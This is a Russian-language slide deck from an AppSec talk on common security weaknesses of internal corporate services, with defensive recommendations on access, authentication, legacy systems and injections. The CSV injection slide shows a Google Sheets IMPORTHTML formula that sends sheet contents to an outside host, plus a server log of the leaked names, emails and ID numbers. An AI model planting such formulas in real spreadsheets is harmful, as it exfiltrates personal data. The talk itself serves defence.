

Общие проблемы безопасности внутренних сервисов

Вознесенский Александр,
Руководитель отдела AppSec VK



Disclaimer

Доклад основан на моем опыте работы в разработке, пентесте и AppSec.

Описанные проблемы встречались систематически в разных компаниях и продуктах.

Содержание

Особенности внутреннего веба
и наиболее вероятный сценарий атаки 4

Проблемы доступа 6

Проблемы технического состояния 12

Резюме 17



Почему атака внутренних ресурсов опасна?

- Количество пользователей таких систем быстро растет¹. Регулярно происходит ротация сотрудников.
 - С ростом количества сотрудников, неизбежно появляется/развивается внутренняя автоматизация.
 - Растёт количество данных², обрабатываемых внутри организации.
 - Большинство компаний сосредотачиваются на защите внешнего периметра, внутренние ресурсы защищаются по остаточному принципу.
1. «Численность работников ИТ-отрасли стабильно прирастает и за 4 года увеличилась в 1,5 раза, к концу 2023 года составила 857 тысяч человек. Для сравнения в целом по экономике количество сотрудников за этот же период почти не изменилось», - Минцифры РФ, 15.04.2024
<https://digital.gov.ru/ru/events/50454/>
 2. ЗеттаБайт в 2010, 181 ЗеттаБайт в 2025
<https://www.statista.com/statistics/871513/worldwide-data-created/>

Наиболее вероятный сценарий атаки

1/3


Внутренний пользователь считается доверенным. Отсутствуют меры предосторожности.

2/3

Пользователи, как правило, не обладают навыками взлома.

3/3

Больше данных и критической функциональности.




Проблемы доступа




Плоская сеть

- Сегментация сети позволит исключить доступ части сотрудников к целевому сервису.
- Сетевые доступы могут быть избыточны.
- Легитимные пользователи все еще могут повышать привилегии.
- Сетевые доступы стали менее надежны из-за удаленки.




Ненадежная аутентификация

- Надежная аутентификация включает в себя 2FA, блокировку пользователей и требования к паролю (или беспарольный вход).
- Рекомендуется использовать корпоративные системы централизованной аутентификации (keycloak).
- Надежная аутентификация частично защищает от эскалаций.




Секреты в GitLab

- У сервисных/тестовых учеток упрощенный вход.
- Такие учетки принято оставлять в коде и шарить в Slack/Atlassian.
- Поиск и устранение скомпрометированных УЗ занимает время.
- Победить совсем нельзя, но можно снижать последствия.




Отсутствие горизонтального разграничения доступа к данным

- Если УЗ будут ломать, можно ограничить доступность данных.
- Легитимных пользователей системы может быть много, они способны парсить базу.
- Разграничения могут иметь разные признаки (компания, отрасль, сегменты рынка).



Нарушенный контроль доступа

- Горизонтальные разграничения обходятся с помощью привилегированной функциональности (возможность выгрузки всех данных).
- Горизонтальные ограничения могут быть применены не везде (просмотр запрещен, но разрешено копирование).




Проблемы технического состояния




Старые API и сервисы

- Внутренние легаси сервисы плохо поддерживаются.
- Появляются новые, безопасные версии API и сервисов, но:
 - переезд может длиться долго;
 - переписана не вся функциональность;
 - легаси работает параллельно новым API/сервисам
- Рекомендуется максимально выводить из эксплуатации ненужную функциональность.




Временные решения

- Когда проект сильно ограничен по ресурсам, применяются временные решения (ручная обработка, админки на коленке).
- Это порождает риски человеческого фактора и доверия данным.
- Такой костыль может долгое время сохраняться, обрести функциональность.
- Количество пользователей в системе можеткратно вырасти.
- Рекомендуется регулярно пересматривать БП, определять границы (передача базы в ТГ) и добиваться соблюдения договоренностей.



Инъекции. XSS

- Внутренние сервисы теснее интегрированы
- При получении данных от внутреннего сервиса они воспринимаются как доверенные.
- Рекомендуется соблюдать границы доверия.



Инъекции. CSV Injection

The screenshot shows a Google Sheet titled "Contact Information (Responses) - Form Responses 1". The spreadsheet contains a table with the following data:

Timestamp	Name	Email	SSN/UNIQ_ID	Comments
5/22/2018 22:50	Ajay	email@gmial.cor	7867867834	
5/23/2018 22:50	user0	user0@gmial.cor	6867867833	
5/24/2018 22:50	User1	user1@gmial.cor	5654644564	
5/25/2018 22:50	User2	user2@gmial.cor	36767	
5/26/2018 22:50	User3	user3@gmial.cor	786423235	
5/27/2018 22:50	User4	user4@gmial.cor	745326545	
5/28/2018 22:50	User5	user5@gmial.cor	26547564	
5/29/2018 22:50	User6	user6@gmial.cor	78756774	
Timestamp	Name	Email	SSN/UNIQ_ID	Comments
5/22/2018 22:50	Ajay	email@gmial.cor	dfsdfs	#N/A

The formula bar shows the following formula: `=IMPORTHTML (CONCAT("http://[redacted]/123.txt?v=", CONCATENATE(A:D)), "table", 1)`

The terminal window shows the following output:

```
ajay@kali: ~/testing
~/testing$ python -m SimpleHTTPServer 3999
Serving HTTP on 0.0.0.0 port 3999 ...
- - [23/May/2018 09:54:13] code 404, message File not found
- - [23/May/2018 09:54:13] "GET /123.txt?v=TimestampNameEmailSSN/UNIQ_ID43242.9518287037Ajayemail@gmial.com786786783443243.9518287037user0user0@gmial.com686786783343244.9518287037User1user1@gmial.com565464456443245.9518287037User2user2@gmial.com3676743246.9518287037User3user3@gmial.com78642323543247.9518287037User4user4@gmial.com74532654543248.9518287037User5user5@gmial.com2654756443249.9518287037User6user6@gmial.com78756774TimestampNameEmailSSN/UNIQ_ID43242.9518287037Ajayemail@gmial.comdfsdfs HTTP/1.1" 404 -
```


Резюме

1/4

Атаки на внутренние ресурсы опаснее, потому что в результате можно получить больше данных, чем от взлома внешнего ресурса.

2/4

Атаки на внутренние ресурсы проще, поскольку отсутствуют меры защиты, принятые на внешнем периметре.

3/4

Атаки на внутренние ресурсы будут происходить чаще из-за роста количества пользователей.

4/4

Большинство описанных проблем не выявляются автоматикой.

Спасибо
за внимание!

